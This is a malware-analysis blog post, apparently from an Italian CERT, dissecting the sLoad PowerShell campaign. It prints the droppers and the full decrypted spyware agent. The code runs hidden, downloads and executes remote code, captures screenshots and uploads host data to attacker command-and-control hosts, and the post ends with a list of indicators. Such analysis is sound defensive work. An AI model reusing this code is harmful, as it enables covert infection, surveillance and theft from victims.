The SLoad Powershell Threat is Expanding to Italy

blog.yoroi.company/research/the-sload-powershell-threat-is-expanding-to-italy/

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

11/27/2018

Introduction

In the past months CERT-Yoroi observed an emerging attack pattern targeting its constituency. These series of malicious email messages shared common techniques may be likely related to a single threat group starting its operation against the Italian cyber panorama. It is still not clear if these attack attempts may be originated by a well established cyber-crime group modifying its TTP or a completely new one, however CERT-Yoroi is tracking this threat with the internal codename “Sload-ITA” (TH-163) . Other similar operations have also been documented by SANS ICS researchers in the UK on the past May. The malicious campaigns share the same drop schema based on the abuse code-hiding techniques within compressed archives and similar drop-url patterns:

2018-10-08 - Malspam campaign with the “*/AE-9455933DGW-nota-cliente*” drop url pattern

2018-10-09 - Malspam campaign with the “*/fattura-per-cliente-QN-OAYSAPV*” drop url pattern

2018-10-15 - Malspam campaign with the *“/MA-47462780Y3-documento-cliente*” drop url pattern

Some of the malicious messages have been sent from “PEC” mailboxes

2018-11-19 - Malspam campaign with the “*/documento-aggiornato-novembre-ER16909FP9*”

Also tracked by CERT-PA

The samples recovered during the response operations have been collected and dissected by the Yoroi-Cybaze ZLAB to unveil details of the malicious implant used by these attackers. The following figure summarizes the steps of the sLoad malware infection.



Figure 1. SLoad infection schema

Technical analysis

The malicious sample analyzed is a compressed zip archive containing two distinct files:

1.
    1. a link pretending to point to a system folder folder, named "*invio fattura elettronica.lnk*"

1. a hidden JPEG image "*image _20181119_100714_40.jpg*", the file is stored with HA attributes.

Despite its innocent-looking shape, the LNK file extracted from the archive has been weaponized in a similar way to that one adopted by APT29's during their latest operations, demonstrating this technique is part of several malicious cyber-arsenal. In fact, when the user double-click on the file a batch script spawns the powershell script below:

```
C:\Windows\System32\cmd.exe /C powershell.exe -nop -eP ByPass -win hi"d"den -c "&
{$9oc=get-childItem -path c:\users\* -recurse -force -include documento-aggiornato-
novembre-*.zip;$g3u=get-content -LiteralPat $9oc.fullname;$g3u[$g3u.length-1]|iex}"
```

The PS script searches for any file matching the pattern "*documento-aggiornato-novembre-*.zip*": if the file exist, the script extracts a portion of code in its end and subsequently invokes it through "IEX" primitive; we inspected the zip file and recovered this small code section. In the following figure, is possible to see the attended archive content into the pink and yellow selection, the alien code in blue.



Figure 2. Code attached to the Zip Archive

This portion of the file contains a runnable code invoked by the powershell script. This code is able to download other scripts from "*firetechnicaladvisor.com*" thanks to the abuse of the "bitsadmin.exe" functionality and then stores all these newly downloaded files inside the "*%APPDATA%/<UUID>*" folder. The following figure shows the folder's content after the download of the components of the malicious implant:



Figure 3. Components of the malicious implant

The snippet above, instead, shows the code responsible of the download of these parts of malware.

```
$env_appData=$env:appdata;
$cmd='cmd';
$gen_random_value_name_ps= -join ((65..90) + (97..122) | Get-Random -count 14 | %
{[char]$_});
$get_uuid=(Get-WmiObject Win32_computerSystemProduct).UUid;
$set_hidden='hidden';
$folder_to_store_file = $env_appData+'\'+$get_uuid;
$h=$folder_to_store_file+'\d';
   if(!(test-path $folder_to_store_file)){
   New-item -itemtype directory -Force -path $folder_to_store_file;
   };
$ps_to_download_and_execute='/c echo 1 > '+$h+'  & bitsadmin /wrap /transfer
fredikasledi /download /priority FOReGrOUnd
"https://firetechnicaladvisor.com/globa/monu"
'+$folder_to_store_file+'\'+$gen_random_value_name_ps+'.ps1 & del '+$h+' & exit';
start-process -wiNdowstyLe $set_hidden $cmd $ps_to_download_and_execute;
$e=1;
Start-Sleep -s 6;
$p2='powe';
while($e -eq 1){
   if(test-path $h){
   Start-Sleep -s 3
   }else{
   $e=2
   }
};
Start-Sleep -s 7;
$p1='ell';
$ps_to_download_and_execute='/c '+$p2+'rsh'+$p1+' -nop -ep bypass -File
'+$folder_to_store_file+'\'+$gen_random_value_name_ps+'.ps1 & exit';
start-process -wiNdowstyLe $set_hidden $cmd $ps_to_download_and_execute;
```

The “*NxPgKLnYEhMjXT.ps1*” script installs the implant into the victim’s machine, registering a scheduled task on the system able to ensure the persistence of the infection. Then, it self-deletes.

Figure 4. Malicious implant installer script

After a quick look at the “CxeLtfwc.ps1” script, we also noticed the malware uses the cmdlet “*Invoke-Expression*“ to load and run another piece of code from “*config.ini*” file.

```
param ([string]$k = "");
$random_name_of_powershell=Get-Process -name powershell*;
if ($random_name_of_powershell.length -lt 2){
   $folder_name = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
   $log = $env:APPDATA+"\"+$folder_name;
   $key=$k -split "," ;
   $Secure= Get-Content $log"\config.ini";
   $Encrypted= ConvertTo-SecureString $Secure -key $key;
   $encrypted_string =
[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
   $expression_to_execute =
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($encrypted_string);
   Invoke-Expression $expression_to_execute;
}
```

The following figures show how this particular piece of code is invoked by other components of the malicious implant: it's possible to notice the script is launched with the input parameter `(“1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16”)`, used as cryptographic key to decrypt the content of the “*config.ini*”: the real payload of malware.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -win hidden -ep bypass -
File C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\CxeLtfwc.ps1
-k 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
--------------
C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\
<NOME_CASUALE>.vbs" 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
--------------
Dim objWmi, colItems, objItem, strUUID, blnValidUUID,oShell
Set objWmi = GetObject("winmgmts:\\" & "." & "\root\cimv2")
Set colItems = objWmi.ExecQuery("Select * from Win32_ComputerSystemProduct")
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "power"+"shel"+"l.exe -win hi"+"dden -ep by"+"pass -Fi"+"le
C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\WpaejPkv.ps1 -k
"& WScript.Arguments(0),0,True
Set oShell = Nothing
```

Both "*config.ini*" and "*web.ini*" files are decrypted and invoked at run time through the following set of system primitives:

1.
    1. "ConvertTo-SecureString",

1.
    1. [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);

1. [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);

The following figure shows a portion of encrypted code of the "*config.ini*" file, followed by its decrypted code.

Figure 5. Encrypted payload within “config.ini”

Here the source code of the malicious agent:

```
$runDMC = "cmd";
[email protected](1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16)

$morty=$env:APPDATA;

function Get-ScreenCapture{
Param(
[Parameter()]
[Alias("Path")]
[string]$Directory = ".",
[Parameter()]
[ValidateRange(70,100)]
[int]$Quality,
[Parameter()]
[Switch]$AllScreens
)
    Set-StrictMode -Version 2
    Add-Type -AssemblyName System.Windows.Forms

    if ($AllScreens){
     $Capture = [System.Windows.Forms.Screen]::AllScreens
    }else{
     $Capture = [System.Windows.Forms.Screen]::PrimaryScreen
    }
    foreach ($C in $Capture){
     $screenCapturePathBase = $path+"\ScreenCapture"
     $cc = 0
     while (Test-Path "${screenCapturePathBase}${cc}.jpg") {
         $cc++
     }
     $FileName="${screenCapturePathBase}${cc}.jpg"
     $Bitmap = New-Object System.Drawing.Bitmap($C.Bounds.Width, $C.Bounds.Height)
     $G = [System.Drawing.Graphics]::FromImage($Bitmap)
     $G.CopyFromScreen($C.Bounds.Location, (New-Object System.Drawing.Point(0,0)),
$C.Bounds.Size)
     $g.Dispose()
     $Quality=70;
     $EncoderParam = [System.Drawing.Imaging.Encoder]::Quality
     $EncoderParamSet = New-Object System.Drawing.Imaging.EncoderParameters(1)
     $EncoderParamSet.Param[0] = New-Object
System.Drawing.Imaging.EncoderParameter($EncoderParam, $Quality)
     $JPGCodec = [System.Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() |
Where{$_.MimeType -eq 'image/jpeg'}
     $Bitmap.Save($FileName ,$JPGCodec, $EncoderParamSet)
    }
}



$productID = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$path = $morty+"\"+$productID;
$btlog=$path+'\btc.log'

$pp=$path+'\'+$productID;
try{ If(test-path $pp"_0"){ Remove-Item $pp"_*";}}catch{}
```

```
try{ If(test-path $pp){Remove-Item $pp;}}catch{}


$ldf='/C bitsadmin /reset';
start-process -wiNdowStylE HiDden $runDMC $ldf;



$Secure= Get-Content $path"\web.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $key;
$slStr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
$d=$rStr -split ","


For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
     $rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
     $ldf='/C bitsadmin /transfer '+$rp+' /download /priority normal
"'+$d[$i]+'/captcha.php?ch=1" '+$path+'\'+$productID+'_'+$i;
     start-process -wiNdowStylE HiDden $runDMC $ldf;
    }
}

$e=1;$dd=0;
while($e -eq 1){
    $ad=2;
    For ($i=0; $i -le $d.Length-1; $i++){
     $pp=$path+'\'+$productID+'_'+$i;
     if([System.IO.File]::Exists($pp)){
         $line=Get-Content $pp
         if ($line -eq "sok"){ $did=$i;}
         $ad=1;
     }
    }
    $dd++;
    if ($dd -gt 60) {
     $outU="";
     For ($i=0; $i -le $d.Length-1; $i++){
         if ($d[$i] -match "http"){
             $l=$d[$i].split(".")[0] -replace "[^0-9]" , '';
             $p=$d[$i].split(".")[1] -replace "[^A-Z/]" , '';
             $n=[int]$l+1;
             $r1=$l+'.'+$p;
             if ($n -gt 50){ $n=1;}
             $r2=[string]$n+'.'+$p;
             $outU+=$d[$i]+"," -replace $r1, $r2
         }
     }
     $Secure = ConvertTo-SecureString $outU -AsPlainText -Force
     $Encrypted = ConvertFrom-SecureString -SecureString $Secure -key $key
     $Encrypted | out-file $path"\web.ini";
     stop-process -name powershell*
    }
    if ($ad -eq 1){ $e=2;}
```

```
    Start-Sleep -s 3
}

$rp= -join ((65..90) + (97..122) | Get-Random -Count 12 | % {[char]$_})
$ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
"'+$d[$did]+'new/u.jpg" "'+$path+'\web.ini" & exit ';
$ldf | out-file $path'\asd'
start-process -wiNdowStylE HiDden $runDMC $ldf;



$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match
'Network'} | Select-Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length; $i++)
{$outD=$outD+'{'+$dd[$i].DeviceID+''+$dd[$i].ProviderName+'}';}} }catch {}
try{ if ($dd -and $outD -eq "" )
{$outD='{'+$dd[$i].DeviceID+''+$dd.ProviderName+'}';}}catch {}

try{
$nw=$path+'\_nw';
$nr=$path+'\_nr';
$rf='/C net view  > '+$nw+' & copy '+$nw+' '+$nr+' & exit';
start-process -wiNdowStylE HiDden cmd $rf;
$e=1;while($e -eq 1){If(test-path $nr){$e=3;}Start-Sleep -s 3;}
$l=get-content $nr;
$gk=$l -match '\\';
if ($gk -and $gk.length -gt 1){ $outD=$outD+'{in network:'+$gk.length+'}'; }
remove-item $nr }catch{}



$cp=Get-WmiObject  win32_processor | select Name;
try{ if ($cp.length -gt 0){ $cpu=$cp[0].Name }else{$cpu=$cp.Name} }catch {}

try{$v1=(gwmi win32_operatingsystem).caption }catch {}

try{ Remove-Item $path"\*.jpg";}catch{}

try{
    if([System.IO.File]::Exists($path+"\f.ini")){
     $ci=Get-Content $path"\f.ini";
    }else{
     $ci=0;
     for ($i=0;$i -le 3;$i++){
         Get-ScreenCapture;
         Start-Sleep -s 40;
     }
     $cit=Get-ChildItem -Path c:\users -Filter *.ICA -Recurse -ErrorAction
SilentlyContinue -Force
     if ($cit){ $ci=1; }
     $ci | Out-File $path"\f.ini"
    }
}catch{}
```

```
if (test-path $path"\..\Microsoft\Outlook\"){$ot=1;}else{$ot=0;}

try {$lnk=([System.Uri]$d[$did]).Host}catch{}
$s=0;
while($true){
    $out="";
    $tt=Get-Process  | Select-Object name
    for ($i=0; $i -le $tt.length-1; $i++){
     $out=$out+"*"+$tt[$i].Name;
    }

    $rp= -join ((65..90) + (97..122) | Get-Random -Count 12 | % {[char]$_})
    $ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
"'+$d[$did]+'captcha.php?
lnk='+$lnk+'&s='+$s+'&g=pu&c='+$ci+'&id='+$productID+'&v='+$v1+'&c='+$rp+'&a='+$out+'&
 '+$path+'\'+$productID+' > '+$btlog+' & exit ';
    start-process -wiNdowStylE HiDden $runDMC $ldf;
    Start-Sleep -s 120;
    $pp=$path+'\'+$productID;
    if([System.IO.File]::Exists($pp)){
     $line=Get-Content $pp;
     if ($line -match "run="){
         $u=$line -replace 'run=','';
         $ldf="/C powershell.exe  -command iex ((nEw-ObJect ('NEt.WeBclient')).
('DowNLoAdStrInG').invoKe(('"+$u+"')))";
         start-process -wiNdowStylE HiDden $runDMC $ldf;
     }elseif ($line.length -gt 3){
         try{ Remove-Item $path"\*.jpg";}catch{}
         $dPath = [Environment]::GetFolderPath("MyDocuments")
         $rp= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_})
         $ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
'+$line+' '+$path+'\'+$productID+'_'+$rp+'.txt & Copy /Z
'+$path+'\'+$productID+'_'+$rp+'.txt '+$path+'\'+$productID+'_'+$rp+'_1.txt &
certutil -decode '+$path+'\'+$productID+'_'+$rp+'_1.txt
'+$dPath+'\'+$productID+'_'+$rp+'.exe & powershell -command "start-process
'+$dPath+'\'+$productID+'_'+$rp+'.exe" & bitsadmin /transfer '+$rp+'s /download
/priority normal "'+$d[$did]+'gate.php?
n='+$env:ComputerName+'&ts=1&id='+$productID+'&c='+$rp+'"
'+$path+'\'+$productID+'_'+$rp+'.txt & exit';
         start-process -wiNdowStylE HiDden $runDMC $ldf;
         for ($i=0;$i -le 5;$i++){
             Get-ScreenCapture;
             Start-Sleep -s 40;
         }
         $ldf='/C del '+$path+'\'+$productID+'_'+$rp+'.txt & del
'+$path+'\'+$productID+'_'+$rp+'_1.txt & del '+$dPath+'\'+$productID+'_'+$rp+'.exe &
exit';
         start-process -wiNdowStylE HiDden $runDMC $ldf;
     }
    }


    for ($i=0; $i -le 5; $i++){
     $scr=$path+"\ScreenCapture"+$i+".jpg"
     if([System.IO.File]::Exists($scr)){
```

```
        $rur= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_});
        $rf='/C bitsadmin /transfer '+$rur+' /upload /priority FOREGROUND
"'+$d[$did]+'p.php?n='+$env:ComputerName+'&id='+$productID+'&i='+$i+'&s='+$rur+'"
"'+$scr+'" & del "'+$scr+'" & exit';
        start-process -wiNdowStylE HiDden $runDMC $rf;
     }

    }
    if([System.IO.File]::Exists($btlog)){
     $e=0;
     foreach($line in Get-Content $btlog -Encoding UTF8) {
         if ($line -match "ERROR"){ $e++; }
     }
     if ($e -gt 0 ){
         $rf='/C bitsadmin /reset & exit';
         start-process -wiNdowStylE HiDden $runDMC $rf;
         stop-process -name powershell*
     }
    }
    Start-Sleep -s 1200;
    $s++;
}
```

Instead, decrypting the "*web.ini*" contents reveal the remote addresses of the C2 used by the malicious implant: `https://hamofgri.me/images/, https://ljfumm.me/images/`

The malicious agent collects information about the victim machine, such as: domain, dns cache, running processes, ip and system architecture. Moreover, it periodically capture screenshots of the current desktop of the victim, searches for the Microsoft Outlook folder and collects information about the presence of "*.ICA" Citrix files within the user directory. All these information are sent to the command and control destinations. After the submission of the data, it receives further powershell code directly from the attacker. This behavior is characteristic of Trojan/Spyware malware, often used as a bridgehead for the recon of compromised hosts, potentially even during the initial stages of some more complex attacks.



Figure 6. VT score Sload malware component

Conclusion

The recent sLoad attack waves, reported by third parties security firms and governmental CERTs too, represent an important threat for the Italian landscape due to the well designed phishing email themes and the possibly low rate of detection of the techniques used within the malware implant itself.

It’s still not clear if the group behind these attacks may be a completely new actor in the cyber-crime panorama, however a possible initial malicious operations may have been spotted in the wild on May 2018, targeting the UK users, instead the more recent attack campaigns against Italian users seems to have begun on the past October, indicating an expansion of the group’s malicious activities.

CERT-Yoroi is currently tracking the TH-163 operations within the Italian landscape and the ZLAB team is continuously analyzing its artifacts, malware implants and techniques to ensure protection to our constituency.

Indicators of Compromise (IoC)

Dropurls:

https://upabovenewyork[.com/.fatturazione/fattura-per-cliente-QN-OAYSAPV
https://sciencefictionforgirls.[com/cience/ionfo
upabovenewyork[.com
91.218.127.[180
sciencefictionforgirls[.com
185.17.27[.100
https://rootcellarproductions.[com/documento/AE-9455933DGW-nota-cliente
https://peatsenglishcider.[com/seng/ishci
rootcellarproductions[.com
91.218.127.[183
peatsenglishcider.[com
185.17.27[.100
https://three-bottles[.com/area-riservata/MA-47462780Y3-documento-cliente
https://icodeucode.[com/col/euco
three-bottles[.com
91.218.127.[183
firetechnicaladvisor.[com
185.17.27.[108
https://cavintageclothing[.com/update/b746yrthdfb.txt
cavintageclothing.[com
185.17.27[.108
bureaucratica[.org
18.13.7[.20

C2 (sload):

https://balkher.[eu/doc/p2.txt
https://balkher.[eu/sload/2.0/hostp1.txt
https://balkher[.eu/sload//img.php?ch=1
balkher[.eu
185.197.75[.241
https://perecwarrio[.eu/sload/
perecwarrior[.eu
185.211.246[.50
https://ljfumm[.me/images/gate.php
https://hamofgri.[me/images/gate.php
https://hamofgri.[me/images/captcha.php?ch=1
https://ljfumm[.me/images/captcha.php?ch=1
ljfumm[.me
hamofgri[.me
185.197.75[.10

Persistency:

%APPDATA%\<GUID>

Hash:

b702e8e23165273f8e90615ce4af2f158048bf6b615f545b992fbbb62f7eff27
zip
1cbe16ac066aeac78c2f3e41e2afa3433833bf6f65131bcfbf88db97e9b94efb
jpg
d8f4ae0477f7e2931e89e4b6d3e78556d3b5765a2c08bc3bdec8c1f6dc0904c0
lnk
ed1007884730a664f9cc827fb60924079149a2fec08ca91c2342c368e727c330
zip
3b5b6cd6ecef252624ee3b5c80d27647766527920b76ebc533f9bc336bfe91ad
jpg
0a392ded18578069c647383492253f990210b9c9f9293a6ded09eab7e0936562
jpg
b19794f283f9c09f997cbfcbec8c30a5e48eb520ee7bcabd0d62c7b527105f42
lnk
3866a58fe3d459173a28bfdee3ec7a90d7551761121fba9eda3685a268cdeda5
ps1
ed99528a9e818fb486e468d9744745fcfd7157cc8e18181dce7404483c12e834
zip
97f9bb29083458c88844a2cecca272a22cac8cf7960b76c3fa46e891eeb18236
lnk
444e29050bbe68484e33f4e30dbe165186f93884e3336643cfb965156141c5ae
jpg
6a49ed883ed266682ec275a395e0d7c6489ded6a6d7072e84af696e82f3b49a3
ps1
f94ebce29158af5f4df34e5af428a514faeef20de08418ad0153ad2a9a07cea0
ps1
